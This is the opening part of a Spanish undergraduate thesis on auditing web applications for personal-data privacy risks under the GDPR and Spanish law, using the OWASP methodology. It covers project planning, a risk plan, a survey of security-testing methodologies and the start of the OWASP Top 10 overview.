Universidad de Valladolid

AuditaWebPriv: Auditoría aplicada a la Privacidad en Aplicativos Web

ESCUELA DE INGENIERÍA INFORMÁTICA
MENCIÓN TECNOLOGÍAS DE LA INFORMACIÓN

TRABAJO DE FIN DE GRADO

Alumno:
Villatoro Meyer, José Francisco

Tutores:
Martínez González, María de las Mercedes
Aparicio de la Fuente, Amador

14 de julio de 2022

Agradecimientos

En primer lugar, me gustaría agradecer a mis padres por permitirme cursar estudios universitarios mediante su apoyo tanto antes como durante estos 4 años. Así mismo, agradezco a mis hermanos y al resto de mis familiares por actuar como una inspiración hacia mí.

En segundo lugar, agradezco de forma especial a mi pareja actual, por estar presente durante todo este tiempo, apoyarme y animarme a seguir adelante, sobretodo en los días más duros y también en aquellos buenos momentos.

En tercer lugar, doy las gracias todos mis amigos cercanos, sin duda me han ayudado a hacer estar bien en determinados momentos y han lograrme sacarme una sonrisa incluso cuando podría ser prácticamente imposible.

En cuarto lugar, quiero hacer lo mismo con todas aquellas personas que he conocido en mi estancia en la carrera, por la ayuda proporcionada, las fiestas y los momentos compartidos durante cada cuatrimestre y los periodos de exámenes. No habría sido igual sin ellos.

Por último, expreso mi agradecimiento a cada profesor que me haya impartido clase a lo largo de estos 4 años, y especialmente a mis tutores de TFG, Mercedes y Amador, por todo el apoyo ofrecido, la atención, los ánimos y las valiosas correcciones hacia mi trabajo.

Resumen

La privacidad de las personas, particularmente en aplicaciones web, es un derecho fundamental que viene regulado por varias normativas que protegen al individuo de situaciones en las que éste pueda verse expuesto, por medio de una serie de normas o principios que deben cumplirse. Esto implica que si algún aplicativo web no garantiza que cumple con la normativa y, por ende, no protege de forma adecuada los datos de carácter personal que maneje, puede conllevar sanciones económicas considerablemente altas. Es por este motivo que surge este proyecto, cuya finalidad es detectar y explotar mediante pruebas de auditoría web vulnerabilidades que conlleven situaciones que supongan un riesgo del derecho a la protección de datos. En primer lugar, incluye un breve estudio de la normativa actual al mismo tiempo que uno relacionado a las metodologías de pruebas y las vulnerabilidades que pueden estar presentes en un aplicativo web. En segundo lugar, una selección o filtrado de las pruebas dependiendo de si pueden suponer el acceso a datos personales, así como una explicación del desarrollo de éstas. En tercer lugar, el diseño de un escenario de pruebas controlado para explotar las vulnerabilidades seleccionadas. En cuarto lugar, la ejecución de las pruebas sobre el entorno controlado junto a los resultados obtenidos. En quinto y último lugar, las conclusiones a las que se llega tanto con las pruebas como con el propio proyecto.

Abstract

The privacy of people, particularly in web applications, is a fundamental right that is regulated by several regulations that protect the individual from situations in which he or she may be exposed, through a series of regulations or that must be complied with. This implies that if any web application does not guarantee that it complies with the regulations and, therefore, does not adequately protect the personal data that it handles, it can lead to very hard economic sanctions. It is for this reason that this project arises, whose purpose is to detect and exploit vulnerabilities through web audit tests that lead to situations that pose a risk to the right to data protection. In the first place, it includes a brief study of the current regulations at the same time as one related to the testing methodologies and the vulnerabilities that may be present in a web application. Secondly, a selection or filtering of the tests depending on whether they may lead to access to personal data, as well as an explanation of the development of these. Third, the design of a control test scenario to exploit the selected vulnerabilities. Fourth, the execution of the tests on the controlled environment together with the results obtained. In fifth and last place, the conclusions reached both with the tests and with the project itself.

Índice general

Índice de Figuras

Índice de Tablas

Capítulo 1

Introducción

1.1. Contexto

Hoy en día la cantidad de datos que manejan las aplicaciones web es muy alta y sigue en aumento. Gran parte de estos datos son aquellos de carácter personal de los usuarios, que son recogidos en muchas ocasiones con el desconocimiento por parte de éstos, como lo puede ser el aceptar las *cookies*[1] en una página web[37]. Esta situación conlleva que la mayor parte de las personas puedan ser identificadas a partir de aquella información que almacenan las aplicaciones web. Sin embargo, la regulación sobre Protección de Datos, tanto a nivel europeo con el *Reglamento General de Protección de Datos* (**RGPD**)[30], como nacional con la *Ley Orgánica 3/2018 de Protección de Datos Personales y Garantías de Derechos Digitales* (**LOPDPDG2018**)[24], requiere que la identidad de los sujetos se proteja, de modo que no sea posible identificar personas a partir de datos públicos salvo en aquellos casos en que exista consentimiento expreso para ello por parte de los interesados o exista interés legítimo.

No es suficiente con que los sitios web no muestren directamente al público los datos de los usuarios para proteger su privacidad debido a la presencia de una serie de vulnerabilidades que al ser explotadas permiten el acceso a información privada[7], por lo que será necesario aplicar medidas adicionales de seguridad[25].

Existen organismos y organizaciones que brindan recomendaciones sobre el tratamiento de datos en entornos web para que cumplan con las normativas indicadas, como lo son la *Agencia Española de Protección de Datos* (AEPD) y la Junta Europea de Protección de Datos (EDPD - European Data Protection Board)[4]. Por otro lado, existen una serie de metodologías que permiten explotar vulnerabilidades web, de las cuales algunas pueden atentar en contra de la protección de datos, como lo es el caso de *El proyecto de seguridad de aplicaciones web abiertas* (OWASP - The Open Web Application Security Project).

El presente proyecto se ocupa de detectar situaciones de riesgo del derecho a la protección de datos mediante auditoría web, y con ello buscar una forma de proteger estos datos aplicando una serie de principios de seguridad, partiendo de las recomendaciones del RGPD.

[1] Pequeños archivos de texto que se guardan en el navegador del usuario cuando visita una página web[18]

1.2. Motivación

La privacidad de los datos es un tema de suma importancia hoy en día ya que con solo algunos datos es posible identificar a un individuo. En base a las normativas de privacidad, la información que se considera personal de un individuo que se use en un aplicativo web debe protegerse para que no sea accesible por personas no autorizadas o posibles atacantes.

Pese a lo indicado en el párrafo anterior, en la actualidad se producen muchos delitos relacionados con atentados en contra de la privacidad que involucran a una parte considerable de las empresas. En base a un estudio de CISCO[9], entre 2015 y 2020, en el top 5 de delitos en internet aquellos relacionados con la fuga de datos y robo de información ocupaban los puestos 4 y 5, respectivamente. A esto se suma que gran parte de los delitos de extorsión y *pishing* requieren de acceso a datos confidenciales que pueden contener algunos que se pueden considerar de carácter personal.

Por otro lado, las auditorías web por lo general se ocupan de evaluar la seguridad del sistema en su conjunto y se centra más en los requisitos de seguridad establecidos. Si bien sí que existen proyectos de auditoría web en el que el objetivo es evaluar el riesgo de acceso no autorizado a datos de carácter personal[2], es difícil encontrar una metodología de pruebas de seguridad web transparente exclusiva a la detección y explotación de vulnerabilidades que supongan un riesgo contra las normativas de privacidad de datos.

La motivación de este proyecto viene influida por los dos factores mencionados ya que aportan a nivel personal, por un lado, conocimiento acerca de cómo se deben tratar los datos de carácter personal de acuerdo a normativas de protección de datos y, por otro lado, algunas de las formas de explotar vulnerabilidades en páginas web por medio de metodologías de pruebas.

1.3. Objetivos

El objetivo principal del proyecto consiste en obtener un marco de auditoría de seguridad web para detectar situaciones de riesgo en las que se vulnere el derecho a la protección de datos en aplicativos web. A continuación se definen los objetivos específicos:

- Obtener una variante de la auditoría de seguridad de aplicativos web de OWASP adaptada a los requerimientos derivados del cumplimiento normativo en materia de privacidad.
- Conseguir un framework para la detección y explotación de vulnerabilidades en aplicativos web.
- Obtener un paquete de medidas de securización y protección de datos personales.

1.4. Organización del documento

- **Capítulo 1. Introducción**: Una breve descripción del proyecto en la que se indican los aspectos fundamentales y objetivos.
- **Capítulo 2. Planificación del Proyecto**: Todo lo referido a la planificación inicial en horas de trabajo por días de la semana y las fechas previstas de finalización de tareas y del propio proyecto. También incluye un plan de riesgos.

[2] `https://www.stockcrowd.com/resources/archivo/STOCKCROWD_FANRAISING_INFORME_CUMPLIMIENTO_NORMATIVO.pdf`

- **Capítulo 3. Estado del Arte**: Una recopilación de información del estado actual en lo que respecta a normativas de protección de datos, metodologías de pruebas en páginas web y un listado de vulnerabilidades perteneciente a la metodología de OWASP.
- **Capítulo 4. Diseño**: Consta de una clasificación de las pruebas dependiendo de si afectan a la protección de datos de carácter personal, el diseño de un entorno para explotar las vulnerabilidades web y el de las pruebas que se han lanzado contra una máquina virtual perteneciente al entorno mencionado.
- **Capítulo 5. Implementación de un Entorno de Pruebas controlado**: Aborda la instalación de los programas necesarios para la implementación de una máquina virtual vulnerable junto a la configuración de red llevada a cabo.
- **Capítulo 6. Pruebas en un entorno de controlado**: Describe el proceso de lanzado de pruebas y análisis de resultados para verificar que es posible acceder a datos sensibles por medio de explotar vulnerabilidades web.
- **Capítulo 7. Conclusiones**: Una breve reflexión sobre los resultados obtenidos tanto en la ejecución de las pruebas como en el propio proyecto. También incluye una serie de mejoras futuras que se podrían realizar para ampliar el alcance del proyecto.
- **Anexo I. RGPD**: Cita algunos de los artículos del RGPD relacionados con la protección de datos.
- **Anexo II. Herramientas para las pruebas sobre páginas web**: Listado de algunas herramientas con un enlace para la obtención de las mismas para explotar vulnerabilidades en páginas web.

Capítulo 2

Planificación del Proyecto

En este capítulo se describe la planificación del proyecto, realizando un análisis de sus características, eligiendo una metodología para su desarrollo, estableciendo una planificación inicial de las tareas de alto nivel e identificando los riesgos que puedan surgir[5].

2.1. Características del proyecto

El proyecto a desarrollar está orientado a cumplir los **objetivos** listados en la sección 1.3. A diferencia de un desarrollo de software, la distinción entre las fases de desarrollo no es clara pero tampoco inexistente. Éstas se podrían resumir en las siguientes:

- **Análisis**: En ésta estudia el estado actual relacionado con la normativa de protección de datos, las metodologías de pruebas y vulnerabilidades web existentes.
- **Diseño**: Es en la etapa en la que seleccionan las pruebas que explotan vulnerabilidades web que afectan a datos personales, las características de un entorno de explotación de vulnerabilidades y cómo se lanzan las pruebas.
- **Implementación**: En particular, la implementación de un entorno de pruebas controlado. El desarrollo de esta etapa solo depende de su correspondiente diseño, con lo cual se puede realizar en paralelo con el diseño de selección de pruebas y su lanzamiento.
- **Pruebas**: Es la fase en la que se lanzan las pruebas al servidor para la obtención de resultados, qué en el caso de este proyecto, es determinar si es posible acceder u obtener datos de carácter personal por medio de explotar vulnerabilidades.

La última fase de este proyecto consiste en llevar a cabo un análisis de los resultados y proponer una serie de medidas de securización para proteger los datos de carácter personal.

2.2. Metodología empleada

Teniendo en cuenta las características generales del proyecto, como lo es el hecho de estar orientado a objetivos, se empleará una metodología estructurada de **modelo en espiral** en el que se establecerán una serie de hitos o etapas con revisión por parte de los tutores. De esta forma, cada vez que se consiga uno de los objetivos previstos, se realizará una revisión de los mismos y se podrán

realizar los cambios que hayan de considerarse. Una vez hecho esto, se podrá pasar a la siguiente etapa.

Lo descrito en el párrafo anterior se correspondería a un *modelo en cascada*. Lo que diferenciará de ésta la metodología del proyecto es que si a posteriori hay un cambio en algunos de los objetivos, se podrán realizar las modificaciones necesarias en todas las partes que puedan verse afectadas. Esto se haría siguiendo un *bucle en espiral* en el que se entrará en mayor detalle según se avanza en el desarrollo del proyecto.

2.3. Planificación Inicial

El desarrollo del proyecto se llevará a cabo en un total de 300 horas distribuidas desde el día 14 de febrero de 2022 hasta el 6 junio de 2022. La distribución inicial de horas durante la semana es la siguiente:

Días	Horario	Total de horas
Lunes	19:00 - 21:00	2
Martes	19:00 - 21:00	2
Miércoles	19:00 - 21:00	2
Jueves	18:00 - 21:00	3
Viernes	18:00 - 21:00	3
Sábado	10:00 - 13:00	3
Domingo	10:00 - 13:00	3
TOTAL	—	**18 horas/semana**

Tabla 2.1: Distribución de horas de trabajo a lo largo de la semana

La única semana que no cumple esta planificación es la última que no incluye sábado y domingo pero que quedan como dos días de margen para dar por completado el proyecto.

Teniendo en cuenta la cantidad de horas de trabajo establecidas, se estiman las fechas de cumplimiento de objetivos que se muestran en la figura 2.1. En ella se indican el conjunto de tareas con sus correspondientes subtareas incluyendo una estimación para cada una de ellas. La herramienta empleada para organizar el conjunto de tareas mostradas en la figura es *Microsoft Project*[12].




Figura 2.1: Planificación de las tareas del proyecto

Partiendo de esta figura, los principales hitos del proyecto junto a las correspondientes fechas quedarían de la siguiente forma:

Hito	**Fecha**
Tener una lista completa de vulnerabilidades	04/04/2022
Conseguir un diseño e implementación de un entorno de pruebas controlado	11/04/2022
Establecer un diseño de metodologías de pruebas de pruebas de OWASP	18/04/2022
Detectar y explotar vulnerabilidades en el entorno de pruebas	02/05/2022
Establecer un nivel de criticidad de las vulnerabilidades explotadas	09/05/2022
Proponer medidas de securización para la protección de datos	16/05/2022
Fin del proyecto	06/06/2022

Tabla 2.2: Hitos del proyecto con las correspondientes fechas

Tanto en la figura como en la tabla anterior, se pueden observar cada una de las tareas que se deben realizar a lo largo del desarrollo del proyecto junto al diagrama de Gantt que muestra la distribución de éstas a lo largo del tiempo. Se observa que por lo general cada tarea principal se lleva a cabo en una o dos semanas salvo para las primeras dos tareas, cuya duración es superior al resto debido a la necesidad de estudiar las características del proyecto junto a los desarrollos que se deben llevar a cabo en éste.

Entre la última tarea y el final del proyecto, se ha dado un margen de tres semana para prever los posibles riesgos que puedan afectar al desarrollo del proyecto. En la siguiente sección se describirán y se les asignará un valor a cada uno de los riesgos que puedan producirse, considerando su probabilidad de aparición y el impacto que tendrían.

2.4. Riesgos

En esta sección se realizará el plan de riesgos que puedan afectar a la planificación del proyecto. Para ello, se identificarán los riesgos en cuestión y se realizará una caracterización de éstos en base a su **probabilidad** e **impacto**. Si se les da una escala del 1 al 4 a ambos valores, se puede crear una *matriz de riesgos* en la que se reflejaría el daño que provocaría en la planificación en el proyecto. Ejemplo de una matriz de riesgos es la que se muestra a continuación:




Figura 2.2: Matriz de riesgos (obtenida del libro *Software Project Management 5ª edición*)

Se dará mayor prioridad a un riegos cuanto más se acerque a la esquina superior derecha de la matriz.

Una vez establecida una forma de clasificar los riesgos, lo siguiente es identificarlos. Para ello se han tomado en cuenta factores tanto internos como externos del alumno. A continuación se muestran los identificados hasta la fecha:

Nº	Riesgo	Probabilidad	Impacto	Daño
1	Estimación de trabajo inferior a la real	3	2	Moderado
2	Incumplimiento de horarios de trabajo	2	1	Bajo
3	Daños en el ordenador personal	1	2	Bajo
4	Incumplimiento de alguno de los plazos	1	4	Moderado
5	Bloqueo al llevar a la práctica los objetivos	2	3	Moderado
6	Modificación de alguno de los objetivos	2	3	Moderado
7	No montar de forma adecuada un entorno de pruebas	1	4	Moderado
8	No detectar todas las vulnerabilidades	2	4	Moderado
9	Fecha de finalización posterior a la prevista	3	4	Alto
10	No estar disponible a lo largo del proyecto	2	4	Moderado

Tabla 2.3: Análisis de los riesgos del plan del proyecto

Identificados los riesgos, hay cuatro posibles acciones que se pueden realizar sobre él: *aceptarlo. evitarlo*, *reducirlo y mitigarlo*, o *transferirlo*. En su mayor parte, los riesgos que pueden afectar a la planificación no tienen un forma de transferirse a otro ámbito ya que todas las tareas forman parte del camino crítico. Por tanto, se optará como primera medida evitarlo, y en segunda instancia reducir la probabilidad y minimizar el impacto de cada uno de los riesgos. En caso de no ser posible, se aceptará su existencia, asumiendo un retraso en la finalización del proyecto.

Entrando en detalle en cada uno de los riesgos, en la tabla se indicarán las acciones a realizar para cada uno de ellos.

Nº	**Acción a realizar ante el riesgo**
1	Preguntar a los tutores y acelerar la realización de otras tareas.
2	Realizar el desarrollo del proyecto con más horas de las previstas.
3	Hacer copias de seguridad en dispositivos externos y en la nube.
4	Realizar horas extras de trabajo.
5	Pedir ayuda a ambos tutores.
6	Fijar bien los objetivos con los tutores al principio del proyecto.
7	Revisar a fondo la documentación y realizar las pruebas para asegurar que está bien montado.
8	Asegurarse de realizar correctamente las pruebas para explotar las vulnerabilidades.
9	Realizar la entrega y defensa en una fecha posterior.
10	Emplear más horas de las establecidas cuando se prevean problemas con la disponibilidad.

Tabla 2.4: Plan de actuación ante cada uno de los riesgos

A continuación se realiza una descripción detallada de los riesgos y de las acciones a realizar para cada uno de ellos:

1. Hay poca práctica en cuanto a las acciones a realizar sobre el entorno de pruebas, con lo cual existe la posibilidad de que el tiempo estimado esté alejado de la realidad. Para evitar esto, se acelerarán otras actividades y, si fuese necesario, se emplearían horas extras de trabajo con el fin de mantener la fecha de cumplimiento del objetivo.

2. Junto a la realización del proyecto hay otras actividades universitarias que el estudiante debe realizar al mismo tiempo. Esto puede provocar que haya ocasiones en las que se deban emplear las horas previstas de trabajo en dichas actividades. Se buscará que el desarrollo del proyecto no se vea afectado realizando horas de trabajo fuera del horario establecido que compensen la situación.

3. Qué el ordenador personal sufra daños afectaría de forma considerable al desarrollo del proyecto. No obstante, es poco probable y en caso de producirse se mitigará realizando copias de seguridad que se almacenarán en dispositivos externos y en la nube.

4. Ya sea, o bien por una mala estimación, o bien por carga de trabajo externa, si se prevé que se ha de incumplir la fecha de cumplimiento de objetivo, se emplearán horas extras de trabajo con las que se consiga llegar al plazo definido.

5. Como ya se ha mencionado en el primer riesgo, el alumno tendrá que experimentar con técnicas poco puestas en práctica. Si se producen bloqueos, se pedirá ayuda a ambos tutores.

6. En la planificación del proyecto se han definido los objetivos a cumplir. Realizar modificaciones sobre ellos en las primeras etapas no supondría muchos problemas; sin embargo, hacerlo

casi al final del proyecto podría provocar, en el peor de los casos, tener que repetir todo el desarrollo de éste.

7. Es fundamental montar y configurar de forma adecuada el entorno de pruebas para comprobar la existencia de vulnerabilidades que afectan a datos personales. No hacerlo impediría el avance en el proyecto, por ello, hay que asegurarse de que esta tarea se ha realizado correctamente.
8. Al igual que el riesgo anterior, se deben detectar las vulnerabilidades para demostrar que con el marco de pruebas se pueden explotar vulnerabilidades para obtener el acceso a datos personales. Un caso particular del riesgo anterior pero sin consecuencias inmediatas graves. Pese a ello, no será admisible que se produzcan fallos al detectar vulnerabilidades si se quiere considerar el proyecto como exitoso.
9. Si la fecha de finalización real es posterior a la prevista hasta tal punto que no se puede presentar en convocatoria ordinaria, se realizará la entrega y defensa del proyecto en convocatoria extraordinaria.
10. Como se ha comentado en el segundo riesgo, la disponibilidad a lo largo del desarrollo del proyecto se ve influenciada por la presencia de otras actividades universitarias que se realizan en paralelo. La situación se puede agravar principalmente en fechas próximas a otras entregas o exámenes. Se hará uso de más horas de trabajo las semanas anteriores y posteriores a aquellas en las que se pueda dar una situación del estilo.

Capítulo 3

Estado del Arte

En el presente capítulo se lleva a cabo un análisis de los requisitos de privacidad que deben cumplirse en los aplicativos web, indicando las leyes que los rigen, así como una serie de principios de seguridad recomendados por éstas con el fin de proteger los datos personales. Relacionado con este tema, se realiza una breve descripción de las metodologías de auditoría web más utilizadas hoy en día y cómo con ellas se pueden detectar situaciones de riesgo en las que se pueda atentar en contra de los requisitos de privacidad requeridos por las leyes que rigen la protección de datos personales.

3.1. Normativa de protección de datos: RGPD y LOPDPDG2018

Hoy en día son dos las leyes que regulan la protección de datos: el *Reglamento General de Protección de Datos* (**RGPD**), cuyo alcance es a nivel europeo y *Ley Orgánica 3/2018 de Protección de Datos Personales y Garantías de Derechos Digitales* (**LOPDPDG2018**), que afecta a nivel nacional y cuyo objetivo es adaptar la legislación española a la normativa europea[3].

Haciendo un análisis centrado en el RGPD, éste incluye una definición de datos personales, supuestos en los que se legitima el tratamiento de datos y una serie de principios técnicos de protección de datos. Estos 3 elementos son relevantes para el presente proyecto, cuyo objetivo es detectar y explotar mediante auditoría de seguridad web vulnerabilidades que puedan suponer un riesgo al derecho de protección de los datos de carácter personal y proponer medidas de securización para evitar este tipo de situaciones, ya que se deben establecer:

- *Los datos de una persona que se consideran personales*, con el fin de poder identificarlos en caso de obtenerlos cuando se explota una vulnerabilidad.
- *Cómo se deben proteger los datos personales*, y con ello proponer medidas de securización que eviten situaciones de riesgo ante el derecho de protección de los datos sensibles de un individuo.
- *Con qué datos puede trabajar una aplicación web*, para de esta forma saber si se está haciendo un uso adecuado de los datos que recogidos y almacenados.

En las siguientes secciones se describen en detalle cada uno de estos aspectos.

3.1.1. Datos de carácter personal

Partiendo de la definición de dato personal según el RPGD, es todo aquel que permita obtener, directa o indirectamente, la identidad de una persona[17]. Con esto, se pueden considerar como datos personales los siguientes:

- DNI, NUSS y pasaporte.
- Nombre completo (Nombre + Apellidos).
- Dirección física, ubicación y dirección IP.
- Número de teléfono y correo electrónico.
- Número de cuenta bancaria y tarjetas de crédito o débito.
- Datos biométricos, como una imagen fotográfica del individuo o su huella dactilar.
- Firmas y certificados electrónicos.
- Datos médicos.
- Elementos propios: características físicas, fisiológicas, genéticas, psíquicas, económicas, culturales o sociales.
- Seudónimos.
- Matrícula de coche u otros vehículos.

3.1.2. Principios de protección de datos

El RGPD establece 7 principios de protección de datos si se procesan datos. Dentro de un entorno software, estos principios afectan a las fases tempranas del desarrollo, principalmente al diseño en lo que se conoce como Protección de datos desde el diseño y por defecto. Para evitar la exposición de datos sensibles se deben tener en cuenta los siguientes principios:

- **Minimización de datos**: Solo se deben recopilar aquellos que sean estrictamente necesarios.
- **Limitación de almacenamiento**: Los datos deben almacenarse solo durante el tiempo que sean necesarios.
- **Integridad y confidencialidad**: Los datos que se almacenen deben protegerse de manera que garantice la seguridad, integridad y confidencialidad adecuadas mediante técnicas de cifrado y anonimización.

Este último punto adquiere más relevancia con el hecho de que, si los datos están cifrados, serían inútiles para un atacante que violente la seguridad sobre éstos, con lo cual se podrían evitar sanciones al haber aplicado medidas de protección sobre los datos.

3.1.3. Cuándo de pueden procesar datos

El RGPD establece una serie de casos en los que es legal procesar datos personales, haciendo que solo sea posible justificar la recopilación, almacenamiento y procesamiento de éstos si se encuentra en uno de los casos enumerados.

Con lo mencionado, si una aplicación web hace uso de datos en situaciones que no sean las establecidas por el RGPD, estaría violentando el derecho de protección de datos con lo cual este aspecto también debe contemplarse a la hora de llevar a cabo la auditoría web.

3.2. Metodologías de pruebas de auditorías web

Para detectar las situaciones en las que se ponga en riesgo el derecho a la privacidad de datos en una aplicación, es necesario llevar a cabo un análisis y pruebas sobre ésta. Lanzar pruebas no es una tarea trivial, se debe hacer siguiendo un plan o una metodología. Hoy en día, existen metodologías aprobadas por la industria y que se consideran estándares. En esta sección se realiza un breve estudio de las metodologías de pruebas de auditoría web más populares en la actualidad[33].

3.2.1. OWASP

El Proyecto Abierto de Seguridad de Aplicaciones Web (**OWASP**, *The Open Web Application Security Project*) es una fundación sin fines de lucro que cuenta con proyectos de código abierto en los que se incluye una metodología de pruebas que se aplica sobre sitios web y API. Cuenta con una documentación que incluye:

- **OWASP TOP 10**: Un documento de concienciación estándar dirigido a desarrolladores, en el que se identifican los riesgos de seguridad más críticos para las aplicaciones web. La lista se publicó por primera vez en el año 2003 y a día de hoy se actualiza cada 4 años[53].
- **Guía de Pruebas OWASP**: Establece una metodología de pruebas para evaluar la seguridad de una aplicación web.

OWASP también ofrece una serie de recomendaciones para desarrolladores para hacer el código seguro y confiable. Por este motivo y por el hecho de poseer una lista de vulnerabilidades así como una guía de pruebas en una metodología bastante completa, es la que se ha elegido para la parte de auditoría de seguridad web en el presente proyecto. En la sección 3.3 se comenta más en detalle la metodología OWASP.

3.2.2. OSSTMM

El Manual de Metodología de Pruebas de Seguridad de Código Abierto (**OSSTMM**, *The Open Source Security Testing Methodology Manual*)[23], desarrollado por el Instituto de Seguridad y Metodologías Abiertas (*ISECOM*), ofrece un plan de pruebas detallado junto a métricas para evaluar el nivel de seguridad actual[23]. En su documentación divide las pruebas en 5 canales principales con el fin de facilitar las mismas y permitir a los evaluadores medir el nivel de seguridad de la aplicación web: *seguridad humana*, *seguridad física*, *comunicaciones inalámbricas*, *telecomunicaciones* y *redes de datos*.

3.2.3. NISTSP800-115

El estándar de seguridad de la información desarrollado por el Instituto Nacional de Estándares y Tecnología (NIST), *NIST Special Publications 800 Series*[60], describe el procedimiento general de pruebas sobre aplicativos web y aspectos técnicos de evaluación del nivel de seguridad de la información de una empresa. Proporciona también recomendaciones para analizar los resultados de las pruebas y desarrollar medidas para reducir los riesgos que atenten contra la seguridad. Algunas de los elementos presentes en la documentación del NIST son las siguientes:

- Métodos de inspección de documentos, registros, conjuntos de reglas y configuraciones del sistema, rastreos de la red, verificación de la integridad de los archivos, descifrado de contraseñas e ingeniería social.
- Coordinación, procesamiento de datos, análisis y evaluación de la seguridad.

- Recomendaciones para reducir riesgos, crear el informe de evaluación y corregir vulnerabilidades.

3.2.4. ISSAF

El *Marco de Evaluación de la Seguridad del Sistema de Información* (**ISSAF**, The *Information System Security Assessment Framework*) es un marco creado por el Grupo Abierto de Seguridad de los Sistemas de Información (OISSG) que categoriza la evaluación de la seguridad del sistema de información en varios dominios y detalles de evaluación específica o criterios de prueba para cada uno de estos dominios[56]. Organiza la información en criterios de evaluación bien definidos, cada uno de los cuales ha sido revisado por expertos en la materia en ese dominio. Estos criterios de evaluación incluyen:

- Una descripción de los criterios de evaluación.
- Sus propósitos y objetivos.
- Los requisitos previos para realizar las evaluaciones.
- El proceso para la evaluación.
- Muestra de los resultados esperados.
- Contra medidas recomendadas.
- Referencias a documentos externos.

3.2.5. PTES

El estándar de ejecución de pruebas de penetración (**PTES**, *The Penetration Testing Execution Standard*)[68] incluye una guía sobre cómo realizar pruebas de seguimiento posteriores a la explotación y consta de 7 secciones principales que cubren todo lo relacionado con las pruebas de penetración:

- Interacciones previas al compromiso
- La recogida de información
- Modelado de amenazas
- Análisis de vulnerabilidad
- Explotación
- Publicar explotación
- Informes

3.3. Metodología OWASP

Como se ha mencionado en la sección anterior, OWASP es una fundación que trabaja para mejorar la seguridad del software y que aporta documentación sobre las vulnerabilidad más populares en las páginas web, una guía de pruebas para evaluar la seguridad y una serie de recomendaciones para hacer el desarrollo de software más fiable y seguro. Las vulnerabilidades y las recomendaciones aparecen en conjunto en uno de los principales proyectos OWASP, el *OWASP top 10*[53]; mientras que la guía de pruebas cuenta con varias versiones, la más reciente la del año 2022, *WTG-V42*[51].

3.3.1. OWASP Top 10

En el *OWASP Top 10* se listan por categorías aquellas vulnerabilidades más populares con el fin de concienciar a desarrolladores de llevar a cabo un desarrollo de aplicaciones web seguras. Esta lista fue publicada por primera vez en 2003 y se ha ido actualizando con el paso de los años. A día de hoy, la lista se actualiza cada 4 años aunque no ha sido así desde el principio, con esto los años en los que se han publicado las listas son los siguientes: 2003, 2004, 2007, 2010, 2013, 2017 y 2021.

En cada año se revisan las vulnerabilidades del anterior y se modifica la lista añadiendo, sustituyendo y cambiando el orden de las vulnerabilidades. La versión más reciente, *OWASP Top 10 - 2021*, agrupa la mayor parte de las vulnerabilidades que se pueden encontrar en una aplicación web, con lo cual se puede considerar como una lista consistente que pueda usarse como referencia a la hora de evaluar la seguridad de una aplicación web.

A continuación se listan por medio de tablas las vulnerabilidades presentes en el *OWASP Top 10 - 2021*[53], agrupadas siguiendo las categorías establecidas por la propia fundación OWASP. Para cada una de las vulnerabilidades se muestran recomendaciones que sirven como una primera aproximación para las medidas de securización que se proponen al final de este documento.

Control de Acceso Roto

El control de acceso aplica una política para delimitar los permisos que los usuarios tienen sobre un determinado sistema. Éste solo es efectivo en el código del lado del servidor confiable o API sin servidor, donde un posible atacante no puede modificar la verificación de control de acceso o los metadatos. Una mala aplicación en las políticas conllevaría a otorgar a usuarios privilegios por encima de los que deberían tener, lo cual aumenta el riego de que éstos realicen acciones que comprometan la seguridad del sistema[45].

¿Cómo se produce?	**¿Cómo prevenirla?**
No se aplica el principio de privilegio mínimo o denegación por defecto, con lo que el acceso está disponible para cualquiera.	Denegar por defecto, excepto para los recursos públicos.
